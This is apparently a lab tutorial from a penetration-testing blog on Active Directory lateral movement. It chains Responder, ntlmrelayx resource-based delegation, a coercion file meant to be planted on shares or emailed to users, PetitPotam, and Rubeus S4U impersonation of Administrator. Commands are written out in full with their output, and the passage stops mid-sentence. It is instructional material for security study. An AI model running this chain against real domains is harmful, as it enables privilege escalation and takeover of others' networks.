


Lateral Movement – WebClient

Coercing elevated accounts such as machine accounts to authenticate to a host under the control of an attacker can provide an opportunity for privilege escalation and domain escalation. There are various examples which involve the Print Spooler service, the PetitPotam attack or the lock screen of Windows that trigger machine accounts to authenticate with another system and relay this authentication on the domain controller.

The PetitPotam attack enables a threat actor which has established access on the organization network to compromise the domain. However, this attack could be combined with resource based constrained delegation in order to gain elevated access to other systems on the network which are running the WebDav service as a lateral movement option.

The configuration of Responder should be modified to disable the HTTP service to avoid conflict with the ntlmrelayx tool which is going to capture HTTP authentication. Executing the following will open the configuration file of Responder.

```
sudo vi /usr/share/responder/Responder.conf
```



```
[Responder Core]

; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
DCERPC = On
WINRM = On

; Custom challenge.
; Use "Random" for generating a random challenge for each requests (Default)
Challenge = Random

; SQLite Database file
; Delete this file to re-capture previously captured hashes
Database = Responder.db
```

Responder – Disable HTTP Service

Execution of Responder is required in order to generate the Windows machine name that could be used at a later stage during the execution of the PetitPotam attack. WebDav clients can pass authentication automatically to a netbios name and not to an IP address.

Therefore the attack will not work if an IP address is used.

```
sudo responder -I eth0
```

```
(kali㉿kali)-[~]  
$ sudo responder -I eth0  
[sudo] password for kali:  
  
NBT-NS, LLMNR & MDNS Responder 3.0.6.0  
  
Author: Laurent Gaffie (laurent.gaffie@gmail.com)  
To kill this script hit CTRL-C  
  
[+] Poisoners:  
    LLMNR                [ON]  
    NBT-NS                [ON]  
    DNS/MDNS              [ON]  
  
[+] Servers:  
    HTTP server           [OFF]  
    HTTPS server          [ON]  
    WPAD proxy             [OFF]  
    Auth proxy            [OFF]  
    SMB server            [OFF]
```

Responder

In this instance the Responder Machine Name was: "WIN-UBNW4FI3AP0".

```
[+] HTTP Options:  
    Always serving EXE    [OFF]  
    Serving EXE           [OFF]  
    Serving HTML          [OFF]  
    Upstream Proxy        [OFF]  
  
[+] Poisoning Options:  
    Analyze Mode          [OFF]  
    Force WPAD auth       [OFF]  
    Force Basic Auth      [OFF]  
    Force LM downgrade    [OFF]  
    Fingerprint hosts     [OFF]  
  
[+] Generic Options:  
    Responder NIC         [eth0]  
    Responder IP          [10.0.0.2]  
    Challenge set         [random]  
    Don't Respond To Names ['ISATAP']  
  
[+] Current Session Variables:  
    Responder Machine Name [WIN-UBNW4FI3AP0]  
    Responder Domain Name  [2T67.LOCAL]  
    Responder DCE-RPC Port [49721]  
  
[+] Listening for events ...
```

Responder Machine Name

The ntlmrelayx tool from Impacket suite can perform automatically resource based constrained delegation attacks with the “*–delegate-access*” flag. The target host will be the domain controller and authentication will be relayed via the LDAP protocol.

```
python3 ntlmrelayx.py -t ldaps://dc --delegate-access -smb2support
```

```
(kali㉿kali)-[~/impacket/examples]
$ python3 ntlmrelayx.py -t ldaps://dc --delegate-access -smb2support
Impacket v0.9.24.dev1+20210815.200803.5fd22878 - Copyright 2021 SecureAuth Co
rporation

[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
```

ntlmrelayx – Resource Based Constrained Delegation

The GetWebDAVStatus tool can be executed from an implant via execute-assembly (Cobalt Strike, Metasploit etc.) in order to identify systems which are running the WebClient service and therefore could be used for lateral movement. The tool was developed by Dave Cossa and uses the named pipe “*DAV RPC SERVICE*” to determine the hosts which are running the service.

```
GetWebDAVStatus.exe 10.0.0.4
```

```
C:\> Command Prompt

Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. All rights reserved.


C:\Users\pentestlab.PURPLE>GetWebDAVStatus.exe 10.0.0.4
[+] WebClient service is active on 10.0.0.4

C:\Users\pentestlab.PURPLE>
```

WebDavStatus – Remote

Alternatively, the “webclientservicescanner” python tool can be used from a non domain joined system against a network range. However, valid domain credentials are required.

```
webclientservicescanner purple.lab/pentestlab:Password1234@10.0.0.1-10.0.0.9
```



```
(kali㉿kali)-[~]
$ webclientservicescanner purple.lab/pentestlab:Password1234@10.0.0.1-10.0.0.9
WebClient Service Scanner v0.1.0 - pixis (@hackanddo) - Based on @tifkin_idea
[Errno Connection error (10.0.0.2:445)] [Errno 111] Connection refused
[10.0.0.9] RUNNING
[10.0.0.4] RUNNING
[10.0.0.1] STOPPED
(kali㉿kali)-[~]
$
```

webclientservicescanner

In the event that no clients are running the web client service can be enabled remotely by using “searchConnector-ms” files as described by [David Middlehurst](#) in his article about [search connectors and library files](#). The following is a schema example file which was presented in the article and can be planted in an SMB share or delivered via email towards a number of users to coerce the service to start.

```
<?xml version="1.0" encoding="UTF-8"?>
<searchConnectorDescription
xmlns="http://schemas.microsoft.com/windows/2009/searchConnector">
  <iconReference>imageres.dll, -1002</iconReference>
  <description>Microsoft Outlook</description>
  <isSearchOnlyItem>false</isSearchOnlyItem>
  <includeInStartMenuScope>true</includeInStartMenuScope>
  <iconReference>https://w.dtm.uk/0001.ico</iconReference>
  <templateInfo>
    <folderType>{91475FE5-586B-4EBA-8D75-D17434B8CDF6}</folderType>
  </templateInfo>
  <simpleLocation>
    <url>https://w.dtm.uk/</url>
  </simpleLocation>
</searchConnectorDescription>
```

From the results above two hosts can be used for lateral movement. (10.0.0.4 and 10.0.0.9). Executing the PetitPotam exploit using the Windows machine name from Responder and the host which is running the WebClient service will force the machine account of the target IP address to authenticate with the system which is configured to receive that authentication.

```
PetitPotam.exe WIN-UBNW4FI3AP0@80/pentestlab 10.0.0.4
```

```
CA Command Prompt
Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\pentestlab.PURPLE>PetitPotam.exe WIN-UBNW4FI3AP0@80/pentestlab 10.0.0.4
Usage: PetitPotam.exe <captureServerIP> <targetServerIP>
Attack success!!!

C:\Users\pentestlab.PURPLE>
```


PetitPotam

The machine account of the target host (PC1\$) will authenticate with the domain controller via LDAP connection. Since the flag “*–delegate-access*” has been used during execution of ntlmrelayx a new computer account will be created on the domain with delegation permissions over the host PC1 (10.0.0.4).

```
[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 10.0.0.4, attacking target ldaps://dc
[*] HTTPD: Received connection from 10.0.0.4, attacking target ldaps://dc
[*] Authenticating against ldaps://dc as PURPLE\PC1$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Authenticating against ldaps://dc as PURPLE\PC1$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Attempting to create computer in: CN=Computers,DC=purple,DC=lab
[*] Adding new computer with username: WVLFLKZ$ and password: iUAL)l<i$;UzD7
W result: OK
[*] Delegation rights modified successfully!
[*] WVLFLKZ$ can now impersonate users on PC1$ via S4U2Proxy
[*] Delegate attack already performed for this computer, skipping
```

Resource Based Constrained Delegation – Remote Computer Object

The new computer account will be visible into the Active Directory object “*Computers*”.





Active Directory – New Computer Object


The PC1\$ machine account will have some permissions over the new computer account.


| General | Operating System | Member Of | Delegation | Password Replication | |
|----------|------------------|-----------|------------|----------------------|------------------|
| Location | Managed By | Object | Security | Dial-in | Attribute Editor |


Group or user names:


 Everyone


 CREATOR OWNER


 SELF


 Authenticated Users


 SYSTEM

 **PC1\$**

 Domain Admins (PURPLE\Domain Admins)

 Cert Publishers (PURPLE\Cert Publishers)







Add...

Remove

Permissions for PC1\$

| | Allow | Deny | |
|--------------------------|-------------------------------------|--------------------------|--|
| Full control | <input type="checkbox"/> | <input type="checkbox"/> |   |
| Read | <input checked="" type="checkbox"/> | <input type="checkbox"/> | |
| Write | <input type="checkbox"/> | <input type="checkbox"/> | |
| Create all child objects | <input type="checkbox"/> | <input type="checkbox"/> | |
| Delete all child objects | <input type="checkbox"/> | <input type="checkbox"/> | |
| Allowed to authenticate | <input checked="" type="checkbox"/> | <input type="checkbox"/> | |
| Change password | <input checked="" type="checkbox"/> | <input type="checkbox"/> | |
| Receive... | <input checked="" type="checkbox"/> | <input type="checkbox"/> | |

For special permissions or advanced settings, click Advanced.

Advanced

Active Directory – New Computer Object Permissions

The attribute “*msDS-AllowedToActOnBehalfOfOtherIdentity*” of the PC1 (10.0.0.4) host has been modified and therefore the new machine account (WVLFLKZ) has delegation permissions.

| General | Operating System | Member Of | Delegation | Password Replication |
|----------|------------------|-----------|------------|----------------------|
| Location | Managed By | Object | Security | Dial-in |

Attribute Editor

Attributes:

| Attribute | Value |
|--|-----------------------|
| msDS-AdditionalDnsHostName | <not set> |
| msDS-AdditionalSamAccountName | <not set> |
| msDS-AllowedToActOnBehalfOfOtherIdentity | \01\00\04\80\40\00\00 |
| msDS-AllowedToDelegateTo | <not set> |
| msDS-AssignedAuthNPolicy | <not set> |
| msDS-AssignedAuthNPolicySilo | <not set> |
| msDS-AuthenticatedAtDC | <not set> |
| msDS-Cached-Membership | <not set> |
| msDS-Cached-Membership-Time-Stamp | <not set> |
| msDS-CloudAnchor | <not set> |
| msDS-cloudExtensionAttribute1 | <not set> |
| msDS-cloudExtensionAttribute10 | <not set> |
| msDS-cloudExtensionAttribute11 | <not set> |
| msDS-cloudExtensionAttribute12 | <not set> |

< >

View Filter

Attribute – msDS-AllowedToActOnBehalfOfOtherIdentity

The methodology of Resource Based Constrained Delegation is now applicable and could be used to establish an elevated session. Execution of the following command will calculate the hash values of the new machine account password.

```
.\Rubeus.exe hash /domain:purple.lab /user:WVLFLLKZ$ /password:'iUAL)l<i$;UzD7W'
```



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\pentestlab.PURPLE> .\Rubeus.exe hash /domain:purple.lab /user:WVLFLLKZ$ /password:'iUAL)l<i$;UzD7W'

(
)
R
U
B
E
U
S

v1.6.4

[*] Action: Calculate Password Hash(es)

[*] Input password      : iUAL)l<i$;UzD7W
[*] Input username     : WVLFLLKZ$
[*] Input domain       : purple.lab
[*] Salt               : PURPLE.LABhostwvlfllkz.purple.lab
[*] rc4_hmac           : F469F5F1E22720F332B1C5C485038EDB
[*] aes128_cts_hmac_sha1 : 1FB4F8FB469F704E376C0170F283293D
[*] aes256_cts_hmac_sha1 : E0B3D87B512C218D38FAFDBD8A2EC55C83044FD24B6D740140C329F248992D8F
[*] des_cbc_md5        : 8C6D2973C77F0116

PS C:\Users\pentestlab.PURPLE>
```

Rubeus – Calculate Password Hash

Rubeus support the service for user (S4U) kerberos extension and can be used to request a service ticket for the CIFS service of the target host on behalf of the Administrator account. The initial ticket request will correspond to the machine account.

```
.\Rubeus.exe s4u /user:WVLFLLKZ$
/aes256:E0B3D87B512C218D38FAFDBD8A2EC55C83044FD24B6D740140C329F248992D8F
/impersonateuser:Administrator /msdsspn:host/pc1.purple.lab /altservice:cifs
/nowrap /ptt
```

```
PS C:\Users\pentestlab.PURPLE> .\Rubeus.exe s4u /user:WVLFLLKZ$ /aes256:E0B3D87B512C218D38FAFDBD8A2EC55C83044FD24B6D740140C329F248992D8F /impersonateuser:Administrator /msdsspn:host/pci.purple.lab /altservice:cifs /nowrap /ptt

Rubeus

v1.6.4

[*] Action: S4U

[*] Using aes256_cts_hmac_sha1 hash: E0B3D87B512C218D38FAFDBD8A2EC55C83044FD24B6D740140C329F248992D8F
[*] Building AS-REQ (w/ preauth) for: 'purple.lab\WVLFLLKZ$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIE+DCCBPsgAwIBBaEDAgEWooIEAjCCA/5hggP6MIID9qADAgEFOqWbC1BVULBMRSS5MQUKiHzAdoAMCAQKhFjAUgWZrcmJ0Z3QbCnB1cnBsZS5sYw
KjggO+MIIDuqADAgESoQMAQKiggOsBIIDqKpQD+m8dIhVrBNFK+eec0zHwaInTzGcsMXra0ZUCNiaSjwik8J1TXJ0hLUXkfsA6KwXTdOymKV36EAqyYPZV
rj+w7jxrtwX1sy6j5wiVVenRLeFKFpQjUmYAtE+Jk6vb9C9uYaGgcXHVjTVTipjS84Q2xn4Xux4QC+JYsttrJBBCPQvm2uWURxRXb1Z1xUKWu7wz7HXduICW
xN3z0pe1tJclpYDU7X3niXkq7pqC/5c0bldhtr/VDNTY9VXVThrrp+HqRo1a7/1HPEgFP3b+S1Xi2DiLmDup3xeje8do165ArOTjUvBgTjjfyXLvFgTPlhiQ
z+5Z/g6viiYag0dvFo+eNvha7Jxo218IG+UhhJak0z883697nt0dEycnPWUUGo37XU8YovLq10SbUktYBk0s3AzDZ3UQRuGu+nPhYHIT5P5US3ZrTxhebkC/
Uty04LSRUUF5Aq8NCqZ1hDmHiBFhsdvOy2YITXUm3ibrrDubbh7+1ZNze6WnG6X0Mpkzgyibvudr1SvH3sR5K1i5rCde7vUHu81x0FU3m400PB5Gg+k2YC
+R41YmS068NzYLR0F04p2DgpxluVpWcm00qE5w50Q0sVPm57SwwTN5C01B/pd4AprR3N02/7KKiq7IXW21JXN/ByS7R3w+Bbbx2SDEiW3xYQSVyF6JMS2vXE
o/Uqxh/nX/U58WNLZ6ChhkeBwosjsX+haJpw4C/6VGR6F00JzYO/Tf9WXg1UJoFj9xSjLGwbc04+7Gt5duBpLv0wp5Tjy7iAHw80JWbzSjc8w/N2Ujqv1gGt
Xm5voxYNFIca5q3XTq/JK1Bg+s+L13t8goHAX3K8VX/Q61nqPcfVkra34oqlRVLSH1t6j7Dzpv+EeynWW/tAsejWL8cAetPODQeoE8wXpsZ80n+efqtwPJSN
hSRDxfwUvGatHJ8NzTqV0e/kff4b+GaPvJEqrd5ig/wQ2qg66ERFwG3g1/HiWdyFZ87L17iCICjBPNFHwVvml3kUt34zT9XQqj0UD/mmmaLwLn9Td8Ixtg4
JKM8gUa0XmxMV2x/ux46f+OxorrM4Ggi/F7X0nW8IY6s7Pb0h3UHBoF19H/aEbFCTqzqJCK5ReUyWGA3JibLk1FBeg22kkvD4v4rZE0xOCYDMdGEHMeEngh
Eu2rYn1MmHneTZOFGabw+xEVNXmeb6OGvSgUIAP9BNvy+F/nE8e872a0pagI2NeVufQmTy/Lfa+IE9H0nKOB4TCB3qADAgEAooHwB1HTfYHQMIHNoIHKMI
HHMIHEoCswKaADAgESoSiEIH8wa8ftuMOQK0JAYDZVBSaRCOVY/037CA9jip4Rnu2EoQWbC1BVULBMRSS5MQUKiFjAUoAMCAQGHdTLGw1XVxkGTExLwiSjBw
MFAEDhAAC1ERgPMjAyMTewMDMxNzI3MTVaphEYDzIwMjExMDA0MDMyNzE1WqCrgA8yMDIXMTAxMDE3MjcxNVqoDBsKUFVSUEXFLkx0BqkfMB2gAWIBAqEWMb
QbBmtYnRnDBsKChYvcGx1LmXhYg==
```

Rubeus – Request TGT Machine Account

The second request for a ticket will correspond to the Administrator account.

```
[*] Action: S4U

[*] Using domain controller: dc.purple.lab (10.0.0.1)
[*] Building S4U2self request for: 'WVLFLLKZ$@PURPLE.LAB'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'Administrator' to 'WVLFLLKZ$@PURPLE.LAB'
[*] base64(ticket.kirbi):

doIFMjCCBS6gAwIBBaEDAgEWooIEUTCCE1hggrJMIIEAAdAgEFOqWbC1BVULBMRSS5MQUKiFjAUoAMCAQGHdTLGw1XVxkGTExLwiSjggQWMIIEEq
ADAgExoQMAQKiggQIBIIeADx91L1EHaeyV7dGfi9t+tgSHDB57J6o/S6C1094YseG/LVP1HgAuKsjkskRCJaIy9vcDsa6zpeMeiCis9fgX03Nu02X1Br1Sx
FbBop2Euq0Z2oAofqkiYd/Ejk3IE74Jp0lTgh+0a/6VS/7wKB08LFDKHysYy3peRgRQDIy+ih1E4+Z+9fXctKq07iHICfDULQ0A0D5TvnWBjCK8Toia+BhS
bd0Is9EbFyfjv+UJAmLLBSUhp62suphlgI6XgnbZcdfxz5ZbK/2UEKkt7XGxm6V1BYBU7JR4gUgsU4kjg2Tpo44t0fyJp9eH9Qa06awZmGJz7yh67jEDd7
inzZCfdkiUou+iz0T39baLIaIO5yTHE1S9RZdS2kkfbq8jIB3/LkxYOZbS3gAVX57TjDFZFAht9QaUZ3DNxpBJMKb8VqjUo6PK5e7YHAuXRs4Q0liywGwUNF
UJ3coQUwQ0Z0X0nN27zoE1V/8ewFk4i6a6XK1J03s7kptqN3YIw97s8I0gx5uc6pdULHiqRCFGFLBM4fJ+vzSk98QU4YFWWcblZPG1W74qo5CV1XCYQXbn
O/V2iB4q8s1hFY/YU2iyRvdCfuq00LeoMzt7Ng0hqsc8slwk8rVvPhjwSJB0MnuLyLb+yzedaGGFwmHzGcLlf69jCgRcu0i0bD2MxLSyqyUsA40+1i21t65B
g+mMcR8ygyrYB3CROPwnwLHjt9yk1tzyVnkF53Crz0arwma4QLNdbGHGKB4yGZUSYw/URvN9QzTZBwguuPvmSoC+sJYeIOA7UufAxtxcEnGtwyf6BPVVAi8
WoxTS5N0VCn2vt4R8HEK8nNw1VQu/omXkYtANScoXIHQDI17Lft89ngkwksMlnd+k7SKvbFUR7yGPRxZAAP4Nf31bf7UJzhiFqBP5kaufBPBoR0UmQAP0PpO
O/M7/liyE+R01LX4Yje3iYoucPTTBjPNhK5YGHxezevE4FrzFX9TAU8p1Vr0htva61IEGulwIXsHFjTZbcQiAqpFy2ZjQIG932MRoPL+EmVrWS5s26esoA2
q0q3x0IcRzDPt6fq70EDZ2BiMmDAppq/TQ7RbZRSBgX0IE31hIv4ngQokejafJ5rdRPy9rgCLD0B9v7XHf2Fbb+TXca40S0r80TXUBniyIHS/NUH7Wwbbw
LM6mJn2Q0uYzb0cpymc0YzrAMxrJtwDokiPaKiJ4BPaxCv+ZsG8uj13p3gkziCWCKR/SPXQD3MQsGUJQrFH2jJSI/CZEW1pq6G12A2uXZZtbjowtIctZtB+
9HIE+1FJKM5emLGZB1S4iaQn+XZxB0gOW4ium34gNstAqapJHxgm7Akr/2KO68SnB6ZajgcwgcmgAwIBAKKBwQSBvn2BuzCBuKCBtTCBsJCB6AbMBmgAw
IBF6ESBBcy9aaWSojanafcvjFDkEC0oQWbC1BVULBMRSS5MQUKiGjAYoAMCAQghETAPGw1BZG1pbmlzdHJhdG9yowcDBQAaoQAAPREYDzIwMjExMDA0MDMyNzE1WqYRGa8yMDIXMTAxMDE3MjcxNVqoDBsKUFVSUEXFLkx0BqkfMB2gAWIBAqEWMb
E1WqYRGa8yMDIXMTAxMDE3MjcxNVqoDBsKUFVSUEXFLkx0BqkfMB2gAWIBAqEWMb
```

Rubeus – Administrator Ticket

The final ticket will be requested on behalf of the administrator account using the Kerberos extension service for user proxy (S4U2proxy). The ticket will be for the service common internet file system (CIFS) and could be used to get direct access on the host via SMB or WMI protocols.

```
[*] Impersonating user 'Administrator' to target SPN 'host/pc1.purple.lab'
[*] Final ticket will be for the alternate service 'cifs'
[*] Using domain controller: dc.purple.lab (10.0.0.1)
[*] Building S4U2proxy request for service: 'host/pc1.purple.lab'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] Substituting alternative service name 'cifs'
[*] base64(ticket.kirbi) for SPN 'cifs/pc1.purple.lab':

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
[+] Ticket successfully imported!
PS C:\Users\pentestlab.PURPLE>
```

Rubeus – CIFS Ticket

Executing “*klist*” will confirm that the ticket is cached into the current session.

klist

```
PS C:\Users\pentestlab.PURPLE> klist

Current LogonId is 0:0x6ef6e

Cached Tickets: (1)

#0> Client: Administrator @ PURPLE.LAB
Server: cifs/pc1.purple.lab @ PURPLE.LAB
KerberosTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 10/3/2021 16:52:53 (local)
End Time: 10/4/2021 2:52:52 (local)
Renew Time: 10/10/2021 16:52:52 (local)
Session Key Type: AES-128-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called:
PS C:\Users\pentestlab.PURPLE>
```

List Caches Kerberos Ticket

Since the ticket is cached the contents of the C: drive of the target computer can be displayed using the command below:

